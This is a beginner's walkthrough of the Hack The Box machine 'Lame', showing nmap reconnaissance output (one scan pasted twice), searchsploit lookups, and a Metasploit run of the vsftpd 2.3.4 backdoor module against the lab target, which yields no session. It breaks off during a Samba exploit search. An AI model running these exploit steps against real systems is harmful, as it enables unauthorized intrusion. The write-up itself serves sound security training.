Hack the box : Lame

This is one of the easy boxes on hack the box, and it is also one of the most notarised, making it easy for beginners to see different tutorials on how to do it. I will be using Metasploit, however in the oscp exams you are not allowed to use Metasploit, so for a tutioral on how to do it without metasploit check out https://0xdf.gitlab.io/2020/04/07/htb-lame.html . https://0xdf.gitlab.io/ also has a lot of really good write ups, with a good amount of detail for beginners to look at. Another good tool for beginners to learn hackthebox is "Cyber mentor". He goes into the most detail out of the tutorials I have found. He has a lot of walkthroughs for beginner boxes and walks you through what all the tools do , as well as helping you to build you up step by step. Please find the cyber mentor link below:
https://www.youtube.com/watch?v=ntBkyid_u8Y&list=PLLKT__MCUeiyxF54dBIkzEXT7h8NgqQUB&index=2 .


Nmap vs zenmap

I am going to talk about 2 tools that you will use when you start pentesting and hack the box. Nmap is a tool that allows you to scan ports to find which ones are open and what system is running on the port. Nmap is done in command line and has a bunch of options and ways to scan. I would recommend to have a play around with the various nmap options, an image of which can be found below. Zenmap is the graphical version of nmap, that is nicer to look at for beginners, and shows you the nmap command it is running. This is helpful when you are trying to understand what each of these commands does. I have put below a comparison of a sample command and what nmap vs zenmap looks like for this same command. From my experience I feel it is nicer having the nmap just in a tab in my command, instead of having to go to another program to look back and forward when sometimes doing multiple nmap scans.

Nmap options image

below is a image of the command nmap –help


this allows you to see what the functions on nmap do.



```
└─$ nmap -help
Nmap 7.92 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
```

Zenmap command image

Nmap of same command image



```
└─$ sudo nmap -A 10.10.10.3                                                    255 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-10 10:23 GMT
Nmap scan report for 10.10.10.3
Host is up (0.015s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP,
 Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely emb
edded) (92%), Linux 2.6.8 - 2.6.30 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%), Li
nksys WRV54G WAP (92%), DD-WRT v24-sp1 (Linux 2.4.36) (91%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.3
4) (90%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (90%), Arris TG562G/CT cable modem (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-12-10T05:24:29-05:00
|_clock-skew: mean: 2h30m22s, deviation: 3h32m09s, median: 21s

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   14.91 ms 10.10.14.1
2   14.97 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.81 seconds
```

Nmap has a book that goes through what each of the functions does to help you learn your way around. Both Zenmap and Nmap are completely free.

Nmap - https://nmap.org/book/man-target-specification.html

Zenmap - https://nmap.org/book/zenmap-scanning.html

Whenever you get a new box, the first thing I would do is to use as it is part of your recon. **This is the most important stage** of a pentest or CTF box.

Nmap scan breakdown

-A: Enable OS detection, version detection, script scanning, and traceroute

```
└─$ sudo nmap -A 10.10.10.3                                                    255 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-10 10:23 GMT
Nmap scan report for 10.10.10.3
Host is up (0.015s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP,
 Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely emb
edded) (92%), Linux 2.6.8 - 2.6.30 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%), Li
nksys WRV54G WAP (92%), DD-WRT v24-sp1 (Linux 2.4.36) (91%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.3
4) (90%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (90%), Arris TG562G/CT cable modem (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-12-10T05:24:29-05:00
|_clock-skew: mean: 2h30m22s, deviation: 3h32m09s, median: 21s

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   14.91 ms 10.10.14.1
2   14.97 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.81 seconds
```

Results Nmap


i will now look at the open ports and search for vulnerabilities in them.

Google – searchspolit

Now as you get more experienced in doing Hackthebox and CTF you will start to learn what are common weakness that a lot of boxes use while you do not have this depth of knowledge **google and exploit-db** will be your best friends.

Once you have your open ports and what possible OS they are running you can do 2 things one is google search each of the OS for vulnerabilities and see what there is. The other option is to do it in command line with a tool called searchspoilt this tool connects to Exploit-DB to see what vulabilties are known on the database

google search image



searchsploit image

```
└─$ searchsploit vsftpd 2.3.4
 Exploit Title
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Shellcodes: No Results
```

Metasploit Vsftpd 2.3.4

Metasploit is a very powerful tool that has ready made scripts that you can use to attack known vulnerabilities in systems if found on searchsploit.

command Msfconsole

Search vsftpd - This will show you the vulnerabilities and where the path to it is in metasploit so just copy the path which is under the name for the exploit you want.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

options

Options will tell you how the attack works and what you need to do to get it to work on this attack. I need to set the Rhosts.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

rhosts

Rhosts = IP address of the target you are trying to attack

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.3       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Run

once everything is set all you have to do is type command **run** and the attack will start

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.

[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Why Session not created

The exploit seems to have run but no session was created. I am not sure why this happened and am still trying to research why. I will update the section when I have an answer on why so other people can understand as well.

next on list port 445

The next thing I saw was samba 3.0 on 445 so I will give that a search.

I see there is a command execution usermap so we will use that. Normally I will look for command execution as my go to option if there are multiple options.


Search and use

I am searching the exploit on metasploit same as we did above with vsftpd

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
